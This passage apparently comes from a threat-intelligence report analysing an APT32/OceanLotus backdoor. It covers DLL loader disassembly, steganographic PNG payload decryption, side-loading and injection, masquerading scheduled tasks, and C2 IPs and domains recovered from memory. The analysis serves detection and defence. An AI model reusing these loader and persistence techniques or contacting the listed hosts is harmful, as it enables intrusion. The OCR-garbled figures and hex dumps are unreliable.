0003C620 1C BB BF	F FE 72 7E 26 22 6A 89 3D	E5 39 36 B8 93 .»¿pr~&"j%=å96,"		0003C630	33 42 73 E3 34 B3 ED	03 1D 6E 9E F1 F7 2B 63 65	3Bsä4*inžñ÷+ce	
	3 E3 34 B3 ED 03 1D 6E 9E					CD 4C A3 91 59 A2 18 A2 9A		
	7 2F 94 5A F7 CD 4C A3 91					B7 DB 32 AE OC 42 6D EC 64		
		0C 42 6D EC 64 É5)QI*Ð Û2⊗.Bmld				44 AB AE 97 BD B3 1B E8 D8		
	5 50 4A 4B FC 44 AB AE 97					C3 68 78 6B E0 7E FE 3A 94		
	3 CE 47 DF 1D C3 68 78 6B			0003C680		93 11 DB 23 9B F8 3A 00 00		
0003C680 64 18 AF	F 45 2D 13 1F 93 11 DB 23	9B F8 3A 00 00 d. E".Û≢>ø:				AA B8 2C 4D F6 E2 B3 5C 5F		
						8E 7F F1 FF EA 03 A3 7D 7A B6 CA 66 54 BA 93 4B 88 0D		
	Informa	ation	×	0003C6B0		D8 E9 9D A8 DD A9 AF 2F 3D		
						9D D2 8F 6E A2 F3 51 50 77		
		The files' sizes are different. However, the beginnin					o'f#tm.adóW.'{~.	
		bigger file is identical with the entire content of the	e smaller			E8 0E 72 66 BD 6D 78 DB A5		
		file.				31 60 4E 43 CF D9 86 F8 9E		
				0003C710	7B B7 47 06 A9 E2 D3	05 4A 48 33 1C D8 4D 70 02	{ G.©áÓ.JH3.ØMp.	
			OK	0003C720	A8 33 86 41 CB EE 3A	79 AE E8 4C 2F 13 82 CD FE		
		L	OK		59 AB B8 35 B5 CD 4E		Y«,5µÍNÚa.Å;.cž″	
						C7 D4 A2 8D 28 1D 0A 70 0E		
					E4 EA B1 43 12 76 63			
						72 ED 10 6C 8E 7A C8 24 D9		
				0003C770	62 4F CB 5E 70 57 7E	2E 4D D8 61 91 2C 02 BE 16 8B 3D 84 FF 8C 55 DF 25 BD		
						88 3D 84 FF 8C 55 DF 25 BD 62 99 F6 72 6A 7D A8 1E 8F		
				0003C790		1E 60 A0 C7 05 35 16 02 20		
				0003C7R0		E0 30 5F A4 75 97 9D 75 A9		
				00030700		6E E2 25 53 43 52 F4 B6 2E		
					16 B1 54 F4 EE 9B 04	F3 C6 C9 95 49 4B C1 05 60	.±Tôl>.ó#É•IKÁ.1	
				0003C7E0	D8 2F E0 66 83 4F 00	E4 CA OB D4 5D 33 5C A3 92	Ø/àff0.äÊ.Ô]3\£'	
			1			E2 D4 C3 53 CC 51 63 52 E1		
				0003C800	C1 28 99 62 1C FE AE	AC D5 D6 E9 F1 9D FD A9 58	Á(™b.þ©⇔ÖÖéñ.ý©X	

Figure 8: Comparison view of the newly found binary to a known binary from VirusTotal

In contrast, the legitimate DLL would begin setting up necessary registers before having a branch condition depending on the arguments passed to the executable running the DLL.

* * *	*****	* * * * * * * * * * * * * * * * * * * *	* * * * * * * * * * * *	* * * * *	
und	lefinedfa:	stcall entry(undefined4 param_1,	undefined		
	assume FS_O	FFSET = 0xffdff000			
undefined	AL:1	<return></return>			
undefined4	ECX:4	param_1			
undefined4	EDX:4	param_2			
HMODULE	Stack[0x4]:4	param_3			
uint	Stack[0x8]:4	param_4	:	XREF[1]:	10027fb5(R)
undefined4	Stack[0xc]:4	param_5			
Leg	itimate IIS	JTIL2 Entry			
ent	ry		XREF[3]:	Entry E	<pre>Point(*), 10000118(*),</pre>
				10001f7	4(*)
10027fb0 8b ff	MOV	EDI,EDI			
10027fb2 55	PUSH	EBP			
10027fb3 8b ec	MOV	EBP, ESP			
10027fb5 83 7d 0c 01	CMP	dword ptr [EBP + param_4],0x1			
10027fb9 75 05	JNZ	LAB_10027fc0			

Figure 9: Disassembly of the legitimate iisutil2.dll binary

The malicious DLL would then search the Process Environment Block (PEB) for a PEB_LDR_DATA structure so that it can identify the InLoadOrderModuleList. This structure contains a list of DLLs in the order that they were loaded.

undefined4	Stack[-0x28]:4]	ocal 28	XREF[1]: 1002/145(W)
underineu4	FUN 1002711e	XREF[1]:	
1002711e 8b ec	MOV	EBP, ESP	chery. 10023101(c)
10027120 81 ec 54	03 SUB	ESP, 0x354	
00 00			
10027126 83 7d Oc	01 CMP	dword ptr [EBP + param 3],0x1	
1002712a Of 85 5f	02 JNZ	LAB 1002738f	
00 00			
10027130 64 8b 0d	30 MOV	ECX, dword ptr FS: [offset ProcessEnvi	Get pointer to PEB
00 00 00			
10027137 8b 49 0c	MOV	ECX, dword ptr [ECX + 0xc]	Get pointer to PEB_LDR_DATA
1002713a 8b 49 0c	MOV	ECX, dword ptr [ECX + 0xc]	Get pointer to InLoadOrderModuleList
1002713d 33 c0	XOR	EAX, EAX	Set EAX to 0
1002713f 89 45 f8	MOV	dword ptr [EBP + local_8],EAX	
10027142 89 45 e4	MOV	dword ptr [EBP + local_lc],EAX	
10027145 89 45 d8	MOV	dword ptr [EBP + local_28],EAX	
10027148 89 45 fc	MOV	dword ptr [EBP + local_4],EAX	
1002714b 39 41 18	CMP	dword ptr [ECX + 0x18],EAX	Compare if DllBase within LDR_DATA_TABLE_ENTRY
			is O
1002714e Of 84 3b	02 JZ	LAB_1002738f	Jump if DllBase is 0
00 00			
10027154 56	PUSH	ESI	
	LAB_10027155	XREF[1]:	
10027155 8b 41 30	MOV		Get BaseOfData for DLL
10027158 6a 18	PUSH	0x18	
1002715a e9 37 02	00 00 JMP	FUN_10027396	

Figure 10: Disassembly: Searching for the DIIBase in one of the lists of loaded DLLs

The code includes multiple jump operations, such as the one shown in Figure 10, which would never be taken, or would only be used to run a small amount of instructions, before returning to the original flow of execution.

1002714e Of 84 3b 02 00 00	JZ	LAB_1002738f		
10027154 56	PUSH	ESI		
10027155 8b 41 30	LAB_10027155 MOV	EAX,dword ptr [param_1 + 0x30]	XREF[1]:	100276d2(j) Get pointer to buffer (name) of first module
10027158 6a 18 1002715a e9 37 02 00 00	PUSH JMP	0x18 FUN_10027396		

Figure 11: Disassembly: Getting the pointer to the buffer of the first module

Interestingly, this malware contains a number of garbage op-codes and control flow obfuscation to throw off-static analysis and break disassembly. This overlaps with techniques known to be used by APT32/OceanLotus as previously reported by ESET.




Figure 12: Disassembly: View of unused JMP and junk code




Figure 13: Disassembly: View of Failure to Disassemble junk code and getting pointer to DLL export directory.

This malware looks at the DLLs loaded and their exports so that it can dynamically resolve APIs used to facilitate decryption and injection of a payload into memory. This has significant overlap with malware reported by BlackBerry/Cylance called **Steganography Loader #2**.

Analysis revealed that this DLL would ultimately read in **iisexpressshim.sdb**, decrypt it using an XOR key of **0xFF**, and then decompress the data using the LZNT1 compression algorithm. The decrypted **iisexpressshim.sdb** file showed more instances of junk op-codes being present which would never be evaluated.

	1000348	6	🗾 • 🗔 🗮
	3486	PUS	
	3487	PUSH	ECX
	3488	BTC	CX,0x6
	348d	PUSH	EAX
	348e	AAA	
	348f	PUSH	EDX
\mathbf{x}	3490	CDQ	
	3491	BTC	ECX,0x6
	3495	PUSH	EAX
	3496	PUSH	EBX
	3497	NOT	BX
*	•••349a	MOV	EBX, dword ptr [ESP]
	349d	AAM	0xa
	349f	BTC	CX,0x4
	34a4	NOT	AX
	•••34a7	NOP	
	•••34a8	XOR	EDX, EDX
	•••34aa	MOV	EAX,0xf284
	34af	MOV	ECX,0xbab
	34b4	DIV	ECX
	34b6	MOV	ECX, dword ptr [ESP + 0x10]
	34ba	POP	EDX
	34bb	SAHF	
	34bc	AAA	
	34bd	AAM	0xa
	34bf	AAS	
	34c0	NOP	
	34cl	BSWAP	EDX
	34c3	MOV	EDX, dword ptr [ESP + 0x4]
🖌 🗉 🛛 📜			AH, 0x2
	34ca	MOV	EAX, dword ptr [ESP + 0x10]
Z + 0×11	34ce	PUSH	EAX
K + 0x1]	34cf		
-0x1d],AL K + 0x2]	34d0	MOV	EAX, dword ptr [ESP + 0x8]
A + 0X2]	34d4	LEA	ESP. [ESP $+ 0x141$

Junk code

Figure 14: Disassembly: View of more junk code from iisexpressshim.sdb

The decrypted DLL in memory would then load **logo.png**, use a custom steganography routine, and then make a call to the Windows CryptDecrypt API to decrypt and load the final DLL into memory. The use of a custom steganography routine to hide malicious code in a seemingly benign PNG file, in addition to use of a XOR key and compression, has overlap with the previously mentioned Steganography Loader used by APT32/OceanLotus. It's noted that there were a number of differences between this version of the Steganography Loader and the one previously reported which included use of LZNT1 instead of LZMA, and a hardcoded XOR key of **0xFF** instead of it being retrieved from a file on disk.

The malware also had significant overlap with a sample analyzed by a security researcher back in March of 2019, and it's highly likely both malware samples are from the same malware family. At the time of investigation, the host had active connections to **185.198.57[.]184** and **185.43.220[.]188** on port **8888** from the DIIHost process running the COM object backdoor.

Passive DNS information for the IP address **185.198.57[.]184** showed that domains mentioned in the security researcher's blog from 2019 resolved to this IP address. This helps to validate that the malware described in their blog is the same malware found on this system 5 years later. It's also worth mentioning that none of the domains appear to have lapsed or have been re-registered, and the domains were all originally registered in late 2017. This indicates that the below domains have likely been under control of the same threat actor for almost 7 years.

- cdn.arlialter[.]com Domain originally registered: 2017-10-27
- fbcn.enantor[.]com Domain originally registered: 2017-10-27
- ww1.erabend[.]com Domain originally registered: 2017-10-27
- var.alieras[.]com Domain originally registered: 2017-10-27

The domains also appear to masquerade as legitimate domains, which is notable given APT32/OceanLotus has previously used this technique throughout their intrusions.

DomainLegitimate Domainalieras[.]comalier[.]comenantor[.]comemantor[.]comerabend[.]comerbend[.]com

The host was also found to have another four scheduled tasks which were masquerading as various services with identical descriptions. These tasks had a similar naming convention to previously seen scheduled tasks. In addition, a user run key also had a similar naming convention:

Scheduled Task 1

Task Path: Microsoft Compatibility Appraiser_{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64} Description: Collects program telemetry information if opted-in to the Microsoft Customer Experience Improvement Program.

COM Handler: {8BCC608C-CE2C-475E-85CB-AE0EC95EAC64} Task File Creation Date: 2020-01-14

Scheduled Task 2

Task Path: Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D} Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently. COM Handler: {2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Task File Creation Date: 2019-08-13

Scheduled Task 3

Task Path: AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently. **COM Handler:** {2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Task File Creation Date: 2019-08-13

Scheduled Task 4

Task Path: Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D} Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently. COM Handler: {2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Task File Creation Date: 2019-08-13

Note: This scheduled task is identical to another scheduled task created except it has the control character 0x9d at the end of it.

Run Key 1

Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Name: DropboxUpdate_{02594FE8-1152-E41E-A75E-923494C7B453}
Path: c:\users\<REDACTED>\appdata\roaming\microsoft\installer\{02594fe8-1152-e41e-a75e923494c7b453}\dropboxupdate.exe
Command: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-

A75E-923494C7B453}\DropboxUpdate.exe /installsource taggedmi

Binary Creation Date: 2019-11-14

Examining host 1's scheduled tasks found another two instances of the malicious COM backdoor registered. These would no longer run the malicious code hidden within **logo.png** as the required malicious **iisutil2.dll** had been removed from the system. It's suspected that multiple variants of the backdoor were established on the system over time to help ensure access remained even if AV products picked up on some of the existing backdoors.

Amongst the scheduled tasks was a DropboxUpdate task pointing to a legitimate executable. Although DropboxUpdate doesn't directly import and use **goopdate.dll**, this is indirectly called and loaded by DropboxUpdate which is then used to load a malicious **DropboxUpdate.bin** file in the same directory as shown below in Figure 15.

- 5	DropboxUpdate		CreateFile		?\goopdate.dll
- 5	DropboxUpdate		CloseFile		?\goopdate.dll
- 5	DropboxUpdate		CloseFile		?\goopdate.dll
- 5	DropboxUpdate		CreateFile		?\goopdate.dll
- 5	DropboxUpdate		QuerySecurityFile		?\goopdate.dll
- 5	DropboxUpdate		QuerySecurityFile		?\goopdate.dll
. 5	DropboxUpdate	7696	CloseFile		?\goopdate.dll
. 5	DropboxUpdate	7696	QueryNameInformation.		:\goopdate.dll
. 4	DropboxUpdate	7696	CreateFile		!\DropboxUpdate.bin
. 4	DropboxUpdate	7696	aueryStandardInformati		NDropboxUpdate.bin
. 4	DropboxUpdate	7696	ReadFile		!\DropboxUpdate.bin
. 5	DropboxUpdate	7696	ReadFile		NDropboxUpdate.bin
. 4	DropboxUpdate	7696	ReadFile		NDropboxUpdate.bin
. 4	DropboxUpdate	7696	CloseFile		NDropboxUpdate.bin
. 4	DropboxUpdate	7696	CreateFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	QueryBasicInformationF.	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CloseFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	😚 Load Image	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CreateFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	🔁 CreateFileMapping	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CreateFileMapping	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CloseFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CreateFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	QueryBasicInformationF.	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CloseFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CreateFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	QuerySecurityFile	C:\Windows\SyChpe32\oleaut32.dll	
. 5	DropboxUpdate	7696	auerySecurityFile	C:\Windows\SyChpe32\oleaut32.dll	
. 4	DropboxUpdate	7696	CloseFile	C:\Windows\SyChpe32\oleaut32.dll	
. 5	DropboxUpdate	7696	🎬 RegQueryKey	HKLM	
. 4	DropboxUpdate	7696	📅 RegQueryKey	HKLM	
. 5	DropboxUpdate	7696	📅 RegOpenKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\O	LEAUT
. 4	DropboxUpdate	7696	CreateFile		WS2_32.dll
. 4	DropboxUpdate	7696	CreateFile	C:\Windows\SyChpe32\WS2_32.dll	
. 4	DropboxUpdate	7696	CreateFile	C:\Windows\SysWOW64\ws2_32.dll	
=	auro 15: Droch	lon vi	ow of process activity	h.	

Figure 15: ProcMon view of process activity

Analysis of process memory found multiple domains and C2 configuration details for this malware:

25,268 results.		
Address	Length	Result
0x7d663d7	71	PATHEXT=.COMj.EXEj.BATj.CMDj.VBSj.VBEj.JSj.JSEj.WSFj.WSHj.MSCj.PYj.PYW
0x7d66640	25	hx-in-f211.popfan.org:443
0x7d66678	25	cds55.lax8.setalz.com:443
0x7d666b0	25	hx-in-f211.popfan.org:443
0x7d66988	25	cds55.lax8.setalz.com:443
0x7d669c0	24	priv.manuelleake.com:443
0x7d66b6c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d66cec	62	C:\Windows\SYSTEM32\sechost.dll
0x7d66dac	62	C:\Windows\SYSTEM32\sechost.dll
0x7d66fec	62	C:\Windows\SYSTEM32\sechost.dll
0x7d6716c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d6746c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d675ec	62	C:\Windows\SYSTEM32\sechost.dll
0x7d676ac	62	C:\Windows\SYSTEM32\sechost.dll
0x7d6776c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d67a6c	62	C:\Windows\SYSTEM32\sechost.dll
0x7d689f0	163	60qP6WKP\$Q s/U4I?zBNCWK8?z3.]QGv/jPQ\$0/F9U4eCiqKu.9~;,Le@y4Q?OvZ97Gj]OLH?O3~u.3DCO[n;W 8COrP]QGv/jPIbN~Oul
0x7d68cf0	122	hx-in-f211.popfan.org:443;cds55.lax8.setalz.com:443;adobe.riceaub.com:443;priv.manuelleake.com:443;blank.eatherurg.com:443;
0x7d68d6b	40	R?^mv97/#CNsn?Ne8\$WLv6,[S;i3.uN9R?^mv97/
0x7d690b0	122	hx-in-f211.popfan.org:443;cds55.lax8.setalz.com:443;adobe.riceaub.com:443;priv.manuelleake.com:443;blank.eatherurg.com:443;
0x7d6912b	40	R?^mv97/#CNsn?Ne8\$WLv6,[S;i3.uN9R?^mv97/
0x7d693b0	122	hx-in-f211.popfan.org:443;cds55.lax8.setalz.com:443;adobe.riceaub.com:443;priv.manuelleake.com:443;blank.eatherurg.com:44
0x7d6942b	40	R?^mv97/#CNsn?Ne8\$WLv6,[S;i3.uN9R?^mv97/
0x7d6a200	64	C:\Windows\System32\ucrtbase.dll
0x7d6a500	44	JDK_HOME=C:\Program Files\OpenJDK\jdk-21.0.1
0x7d6a7a0	45	JAVA_HOME=C:\Program Files\OpenJDK\jdk-21.0.1
0x7d6ac30	66	C:\Windows\System32\gdi32full.dll

Figure 16: View of DropboxUpdate.exe process' memory

These domains once again masqueraded as legitimate domains.

Domain	Legitimate Domain
popfan[.]com	Various
setalz[.]com	setabz[.]com
riceaub[.]com	riceau[.]com
eatherurg[.]com	ethereum[.]org

The malicious DLL **goopdate.dll** is more than 20MB in size and makes a check for a hardcoded GUID environment variable on the system. If it's not present it will be set. This is done before setting memory permissions to RWX to allow injecting the**.bin** payload into memory.

00.00			🗅 🜔 🔽 💖 🖌 🍓 🗐		
10001c9e 03 c4 0c	ADD	KSP, Oxc			25 void *local_14z
10001cal 6a 40	P93H	0x40	DWORD mSize for GetEnvironmentVariableW	_	26 undefined *puStack_10;
10001ca3 0d 94 24	LEA	EDX, [ESP + 0x140]			27 undefined4 udtack_c;
40 01 00 00					28
10001cna 52	POSH	ECO	LPWSTR lpBuffer for GetEnvironmentVariableW		<pre>29 uStack_c = 0xffffffff;</pre>
10001cab 68 38 fb	PIXIN	u_(17281863-C271-4768-AF38-1382808_1140fb38	LPCWSTR lpName for GetEnvironmentVariableW		<pre>30 pustack_10 = sLAB_1140de7b;</pre>
40 11					<pre>31 local_14 = ExceptionList;</pre>
10001cb0 ff 15 18	CALL	dword ptr [->KERNEL32.DLL::GetEnvironmentVariableN]			<pre>32 local_ic = DAT_11413024 ^ (wint)apv8tack_364;</pre>
e0 40 11					33 ExceptionList = 4local_14;
10001cb6 mb f0	MOV	EDI, EAX			34 SetErrorHode(0x8007);
10001cb8 ff 15 1c	CALL	dword ptr [->KERNEL32, DLL::GetLastError]			35 SetUnhandledExceptionFilter((LPTOF_LEVEL_EXCEPTION_FILTER)&lpTopLevelExceptionFilter_10001be0);
e0 40 11					36 WStack_228 = L*\0';
10001cbe 3b fe	CHP	EDI, ESI			37 _memoet (auStack_226, 0, 0x206);
10001cc0 0f 84 6e	32	LAS 10001e34			38 DVar3 = GetHoduleFileNameW((HMCGOLE)0x0, 4KStack_220, 0x104);
01 00 00					39 if (DVar3 == 0) goto LAB_10001d83;
10001cc6 3d cb 00	CHP	EAX, Oxch			40 WStack_2a0 = L*\0';
00 00					41membet (auStack_2a6, 0, 0x7e);
10001ccb 0f 84 63	32	LAS 10001e34			42 DVar3 = GetEnvironmentVariableW(L*(17201863-C271-4700-AF38-1302000C901C)*, &WStack_2a0, 0x40);
01 00 00					43 DVar4 = GetLastError();
10001cd1 56	P038	ESI	LPCWSTR inValue for SetEnvironmentVariableW		44 if ((War3 -= 0) (War4 -= 0xcb)) (
10001cd2 68 38 fb	PUSH	u (17281863-C271-4788-AF38-1382808 1140fb38	LPCNSTR lpName for SetEnvironmentVariableW		45 FUN_10001e50 (aWStack_22c);
40 11					<pre>46 pcVar1 = (code *)owi(3);</pre>
10001cd7 ff 15 20	CALL	dword ptr [->EERNEL32.DLL::SetEnvironmentVariableW]			47 (*pcVar1)();
e0 40 11					48 return;
10001cdd 8d 84 24	LEA				49)
bc 01 00 00					50 SetEnvironmentVariableM (L*(17281863-C271-4788-AF38-1382808C901C)*, (LPCMSTR)0x0);
10001ce4 50	PUSH	EAX	LEWSTR pszPath for PathRemoveExtensionW		51 PathRemoveExtensionW(aWStack_22c);
10001ce5 ff 15 58	CALL	dword ptr [->SHLWAPI.DLL::PathRemoveExtensionW]			52 Istrcat#(a#Stack_22c,L*,bin*))
el 40 11					53 iVar5 = FUN_10001010();
10001ceb 68 8c fb	POSH	u .bin 1140fb8c	LPCNSTR 1pString2 for 1streatW		54 FUB_10001fb0(apvStack_3d4);
40 11					<pre>55 pu3tack_10 = (undefined *)0x0;</pre>
10001cf0 8d 8c 24	LEA	ECX, [ESP + 0x1c0]			56 if ((iVar5 < 0x19) (uVar6 = FUB_10002730(aW3tack_22c), (char)uVar6 != '\0')) (
c0 01 00 00					57 iStack_3b8 = (int)pvStack_3c4 - (int)pvStack_3c8;
10001cf7 51	PUSH	ECX	LPWSTR lpString1 for lstrcatW		58 if (iStack_3b0 != 0) (
10001cf8 ff 15 24	CALL	dword ptr (->KERNEL32.DLL::lstroatW)			59 DStack_3bc = 0;
e0 40 11					60 if ((0x10 < iVar5) 66
10001cfe e8 0d f3	CALL	FUN_10001010			61 (BVar7 = VirtualProtect(41pAddress_1000dd50,0x1400000,0x40,4D3tack_3bc), BVar7 == 0))
ff ff					62 goto LAB_10001d33;
10001d03 8d 54 24 14	LEA	EIG, [ESP + 0x14]			63 if (pv8tack_3of == pv8tack_3of) (
10001407 52	P03H	EDX			64 FUN_10002e1e();
10001d08 0b d8	MOV	ERX, EAX			65)
10001d0a e8 a1 02	CALL	FUN_10001fb0			66 pwVar2 = pwStack_3c0;
00 00		-			67memset(auStack_3b4,0,0x102);
10001d0f 83 fb 19	CHIP	E8X, 0x19			68 FUN_10002640(); FM 10002640();

Figure 17: Disassembly: View of Injection of .bin payload

Of note is that this DLL has a function at offset **0x0001010** which uses a hardcoded list of names in this injection routine. Specifically, it will take the last name in the array and concatenate it with all the other names which is then evaluated prior to injection.

E Listing: goopdate.dl		D 🖸 🔽 🖳 🕼	📑 🔹 🗙 🔓 Decr	ompile: FUN_10001010 - (goopdate.dll)
10001018 11		EDA-/KDKWEDJZ.DDDISUIIWUM	532 i	Var258 = 1strlenA("ZacWhutWhi Ju Bat");
10001020 68		s_ChacThowThiwGhap_1140fbac	= 533 i	Var259 = 1strlen#(L"ShumWhang");
40		_	534 i	Var260 = lstrlen#(L"QuuwTunFut");
10001025 8b		ESI, EAX		Var261 = 1strlenA((LPCSTR)&1pString_11410eb0);
10001027 ff		EBX=>KERNEL32.DLL::lstrlenA		Var262 = 1strlenA("YidQuewGhic");
10001029 8b		EDI, dword ptr [->KERNEL32.DLL::lstrlenW]		Var263 = 1strlenA((LPCSTR)61pString 11410ec4);
	40 11			Var264 = lstrlenA("ThodThangBang");
1000102f 68	c0 fb PUSH	u_ShengSheng_1140fbc0		Var265 = lstrlenA("Yun");
40	11 10			Var266 = 1strlenW(L"ThingCis");
10001034 03	£0 ADD	<mark>esi</mark> , eax		Var267 = 1strlenW(L"2engShupWhopShu Ghon");
10001036 ff	d7 CALL	EDI=>KERNEL32.DLL::lstrlenW		Var26) = 1strienw(L=ZengSnupwnopsnu Gnon=); Var268 = 1strienw((LPCWSTR)sinString 11410flc);
10001038 68	d8 fb PUSH	u_Ba_Ros_1140fbd8		
40	11			Var269 = 1strlenW(L"Gho TungShopYangWhang");
1000103d 03	£0 ADD	ESI, EAX		eturn iVar269 + iVar1 + iVar2 + iVar3 + iVar4 + iVar5 + iVar6 + iVar7 + iVar8 + iVar9 + iVar10 +
1000103f ff	d7 CALL	EDI=>KERNEL32.DLL::lstrlenW	545	iVarl1 + iVarl2 + iVarl3 + iVarl4 + iVarl5 + iVarl6 + iVarl7 + iVarl8 + iVarl9
10001041 68		s ChengKengLoc7him 1140fbe8	546	iVar20 + iVar21 + iVar22 + iVar23 + iVar24 + iVar25 + iVar26 + iVar27 + iVar28
40			547	iVar29 + iVar30 + iVar31 + iVar32 + iVar33 + iVar34 + iVar35 + iVar36 + iVar37
10001046 03		EST, EAX	548	iVar38 + iVar39 + iVar40 + iVar41 + iVar42 + iVar43 + iVar44 + iVar45 + iVar46
10001048 ff		EBX=>KERNEL32.DLL::lstrlenA	549	iVar47 + iVar48 + iVar49 + iVar50 + iVar51 + iVar52 + iVar53 + iVar54 + iVar55
1000104a 68		u gengDung 1140fbfc	550	iVar56 + iVar57 + iVar58 + iVar59 + iVar60 + iVar61 + iVar62 + iVar63 + iVar64
10001044 68		u_gengbung_11401b1c	551	iVar65 + iVar66 + iVar67 + iVar68 + iVar69 + iVar70 + iVar71 + iVar72 + iVar73
		EST, EAX	552	iVar74 + iVar75 + iVar76 + iVar77 + iVar78 + iVar79 + iVar80 + iVar81 + iVar82
1000104f 03			553	iVar83 + iVar84 + iVar85 + iVar86 + iVar87 + iVar88 + iVar89 + iVar90 + iVar91
10001051 ff		EDI=>KERNEL32.DLL::lstrlenW	554	iVar92 + iVar93 + iVar94 + iVar95 + iVar96 + iVar97 + iVar98 + iVar99 + iVar100
10001053 68		s_ShangSangXung_1140fc10	555	iVar101 + iVar102 + iVar103 + iVar104 + iVar105 + iVar106 + iVar107 + iVar108 +
	11		556	iVarl09 + iVarl10 + iVarl11 + iVarl12 + iVarl13 + iVarl14 + iVarl15 + iVarl16 +
10001058 03		<mark>esi</mark> , eax	557	iVarl17 + iVarl18 + iVarl19 + iVarl20 + iVarl21 + iVarl22 + iVarl23 + iVarl24 +
1000105a ff		EBX=>KERNEL32.DLL::lstrlenA	558	iVar125 + iVar126 + iVar127 + iVar128 + iVar129 + iVar130 + iVar131 + iVar132 +
1000105c 68		u_Ju_QuungGhawChang_1140fc20	559	iVarl33 + iVarl34 + iVarl35 + iVarl36 + iVarl37 + iVarl38 + iVarl39 + iVarl40 +
40	11		560	iVarl41 + iVarl42 + iVarl43 + iVarl44 + iVarl45 + iVarl46 + iVarl47 + iVarl48 +
10001061 03	£0 ADD	<mark>esi</mark> , eax	561	iVar149 + iVar150 + iVar151 + iVar152 + iVar153 + iVar154 + iVar155 + iVar156 +
10001063 ff	d7 CALL	EDI=>KERNEL32.DLL::lstrlenW	562	iVar157 + iVar158 + iVar159 + iVar160 + iVar161 + iVar162 + iVar163 + iVar164 +
10001065 68	44 fc PUSH	u HungGhup 1140fc44	563	
40	11			iVar165 + iVar166 + iVar167 + iVar168 + iVar169 + iVar170 + iVar171 + iVar172 +
1000106a 03	f0 ADD	ESI, EAX	564	iVar173 + iVar174 + iVar175 + iVar176 + iVar177 + iVar178 + iVar179 + iVar180 +
1000106c ff	d7 CALL	EDI=>KERNEL32.DLL::lstrlenW	565	iVar181 + iVar182 + iVar183 + iVar184 + iVar185 + iVar186 + iVar187 + iVar188 +
1000106e 68	58 fc PUSH	u_Kit7es_1140fc58	566	iVar189 + iVar190 + iVar191 + iVar192 + iVar193 + iVar194 + iVar195 + iVar196 +
40			567	iVar197 + iVar198 + iVar199 + iVar200 + iVar201 + iVar202 + iVar203 + iVar204 +
10001073 03		EST, EAX	568	iVar205 + iVar206 + iVar207 + iVar208 + iVar209 + iVar210 + iVar211 + iVar212 +
10001075 ff		EDI=>KERNEL32.DLL::lstrlenW	569	iVar213 + iVar214 + iVar215 + iVar216 + iVar217 + iVar218 + iVar219 + iVar220 +
10001075 11		s TumShangFusNitShing 1140fc68	570	iVar221 + iVar222 + iVar223 + iVar224 + iVar225 + iVar226 + iVar227 + iVar228 +
		a_rumanangeuawicaning_1140fc68	571	iVar229 + iVar230 + iVar231 + iVar232 + iVar233 + iVar234 + iVar235 + iVar236 +
40			572	iVar237 + iVar238 + iVar239 + iVar240 + iVar241 + iVar242 + iVar243 + iVar244 +
1000107c 03		<mark>esi</mark> , eax	573	iVar245 + iVar246 + iVar247 + iVar248 + iVar249 + iVar250 + iVar251 + iVar252 +
1000107e ff		EBX=>KERNEL32.DLL::lstrlenA	574	iVar253 + iVar254 + iVar255 + iVar256 + iVar257 + iVar258 + iVar259 + iVar260 +
